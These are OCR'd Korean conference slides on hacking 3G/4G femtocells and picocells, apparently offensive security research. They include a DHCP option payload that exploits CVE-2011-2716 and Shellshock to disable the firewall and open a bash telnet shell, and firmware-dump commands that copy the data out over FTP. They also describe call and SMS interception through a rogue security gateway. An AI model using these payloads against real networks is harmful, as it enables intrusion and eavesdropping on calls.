
3G/4G 모바일 네트워크 해킹

김승주

manatails@mananet.net

Femtocell/Picocell



Femtocell/Picocell

- CPU + FPGA for signal processing
- OS: embedded Linux kernel + proprietary services
- Built by external vendors
- Configured by operator

Hardware

Hardware

- Picochip SoC
- NAND
- OCXO
- PoE


Packet capture

- IPSec
- DHCP
- NTP

IPSec tunnel

- TR-069 Configuration Server
- Home Node B Gateway (HNB-GW)
- Serving GPRS Support Node(SGSN), Media Gateway(MGW)

네트워크 구조



Untrusted
Trusted
Tunnel
Unsecured Network
SecGW
Mgmt Domain
Core Network
GGSN
EPC
Mobile Packet Core
Home NodeB
eNodeB
335847

Root 권한 획득

- Busybox의 udhcpc 취약점 이용
- Rogue shell commands allowed over the network
- Privilege escalation using Shellshock exploit

CVE-2014-6271

- Aka “Shellshock”
- GNU bash < 4.2
- 환경변수 설정
- 함수 형태 문자열
- 따라오는 명령 실행
- root 권한 탈취 가능



CVE-2011-2716

- The DHCP client (udhcpc) in BusyBox before 1.20.0 allows remote DHCP servers to execute arbitrary commands via shell metacharacters

  option domain-name "() { :;}; /usr/sbin/iptables -I INPUT 1 -j ACCEPT; /usr/sbin/telnetd -l /bin/bash -p 2323";

- 방화벽 비활성화

- 텔넷 서버를 통한 원격 쉘 생성

Stupid DHCP Server

PoC

- Python 기반 DHCP 서버 + FTP 서버
- Ad Hoc network
- VM Bridged mode

Firmware dump

- Using standard Linux MTD command

- tmpfs – ftp

```
mount -orw,remount,size=32M tmpfs /tmp

dd bs=4k if=/dev/mtd0 of=/tmp/mtd0
ftpput 10.27.61.1:2121 mtd0 /tmp/mtd0
rm -rf /tmp/mtd0
```

U-boot env 분석

- Bank 1+2
  - Bank 2에서 안전하게 테스트 가능

- bootlimit=4
- set_args_1=setenv kernel_addr 0x40080000; setenv rootdev /dev/mtdblock5
- set_args_2=setenv kernel_addr 0x40280000; setenv rootdev /dev/mtdblock6
- check_bank=if test -z $bank; then setenv bank 1; fi
- bootflash=run check_bank; if test $bank -eq 1; then run set_args_1; else run set_args_2; fi; run flash_args; bootm $kernel_addr || run altbootcmd
- altbootcmd=run check_bank; if test $bank -eq 1; then run set_args_2; else run set_args_1; fi; run flash_args; bootm $kernel_addr || set_led red

Secret soft-reset button

Secret soft-reset button

파일시스템 변경

- CramFS : 읽기 전용
- 커널 옵션: CramFS + JFFS2
  - rootfstype=cramfs,jffs2
- JFFS2로 전체 대체 가능
  - 루트 파일시스템의 자유로운 수정

Read/Write Filesystem


- mount -t cramfs -o loop,rw mtd6 e16mtd6

- mkfs.jffs2 --root=e16mtd6
  --output=e16mtd6_new
  --eraseblock=0x20000
  --little-endian --pad=0x1B00000


Rogue SecGW

Picocell Network PoC

3G authentication procedure




USIM Authentication




- Ki = 사용자의 개인키
- OP = 공급자의 개인키
- OPc = 공급자의 공개키

UMTS Network Diagram



Internet Packet Sniffing

- Wireshark + GTP dissector



Internet Packet Sniffing


Internet Packet Sniffing

Internet Packet Sniffing

Internet Packet Sniffing

Call Sniffing

- Connection to MGW
- RTP Stream analysis
- Difficulty:
  AMR Codec



192.168.27.50:4000 ↔
121.88.250.173:16458

Forward

SSRC	0x54de5187
Max Delta	21.27 ms @ 757
Max Jitter	0.63 ms
Mean Jitter	0.51 ms
Max Skew	1.40 ms
RTP Packets	1102
Expected	1102
Lost	0 (0.00 %)
Seq Errs	0
Start at	3.551815 s @ 34
Duration	22.02 s
Clock Drift	-24 ms
Freq Drift	7991 Hz (-0.11 %)

Reverse

SSRC	0x192c2f52
Max Delta	41.17 ms @ 91
Max Jitter	1.05 ms
Mean Jitter	0.44 ms
Max Skew	-3.49 ms
RTP Packets	1100
Expected	1101
Lost	1 (0.09 %)
Seq Errs	1
Start at	3.560044 s @ 35
Duration	22.00 s
Clock Drift	-24 ms
Freq Drift	7991 Hz (-0.11 %)

Forward to reverse start diff 0.008229 s @ 1

Forward | Reverse | Graph

Packet	Sequence	Delta (ms)	Jitter (ms)	Skew	Bandwidth	Marker	Status
46	9748	19.60	0.12	0.04	11.20		✓
48	9749	20.60	0.15	-0.56	12.80		✓
50	9750	19.68	0.16	-0.24	14.40		✓
52	9751	20.56	0.18	-0.80	16.00		✓
55	9752	19.44	0.21	-0.24	17.60		✓
57	9753	20.47	0.22	-0.71	19.20		✓
59	9754	19.65	0.23	-0.36	20.80		✓
61	9755	20.45	0.24	-0.82	22.40		✓
63	9756	19.57	0.26	-0.39	24.00		✓
65	9757	20.58	0.28	-0.96	25.60		✓
67	9758	19.53	0.29	-0.50	27.20		✓
69	9759	20.63	0.31	-1.12	28.80		✓
71	9760	19.20	0.34	-0.33	30.40		✓
73	9761	20.70	0.36	-1.03	32.00		✓
75	9762	19.41	0.38	-0.44	33.60		✓
77	9763	19.48	0.39	0.08	35.20		✓
79	9764	20.50	0.39	-0.42	36.80		✓
81	9765	19.71	0.39	-0.13	38.40		✓
83	9766	20.68	0.40	-0.81	40.00		✓
88	9767	19.75	0.39	-0.56	41.60		✓
90	9768	20.45	0.40	-1.01	43.20		✓
92	9769	19.51	0.40	-0.52	44.80		✓
94	9770	20.20	0.39	-0.72	46.40		✓
96	9771	19.48	0.40	-0.20	48.00		✓
98	9772	20.50	0.41	-0.70	49.60		✓
100	9773	19.67	0.40	-0.37	51.20		✓
103	9774	20.39	0.40	-0.76	52.80		✓
105	9775	19.66	0.40	-0.42	54.40		✓

2 streams found. G: Go to packet, N: Next problem packet

7 10.5 14 17.5 21 24.5

Source Address	Source Port	Destination Address	Destination Port	SSRC	Setup Frame	Packets	Time Span (s)	Sample Rate (Hz)	Payloads
192.168.27.50	4000	121.88.250.173	16458	0x54de5187	27	1102	3.55 - 25.6 (22)	8000	g711U
121.88.250.173	16458	192.168.27.50	4000	0x192c2f52	27	1100	3.56 - 25.6 (22)	8000	g711U


AMR Codec

- Nokia, Ericsson, NTT and VoiceAge
- 8 kHz/13-bit
- discontinuous transmission (DTX)
- 3G HD Voice/VoLTE: AMR-WB

AMR sniffing

SMS Interception / forging

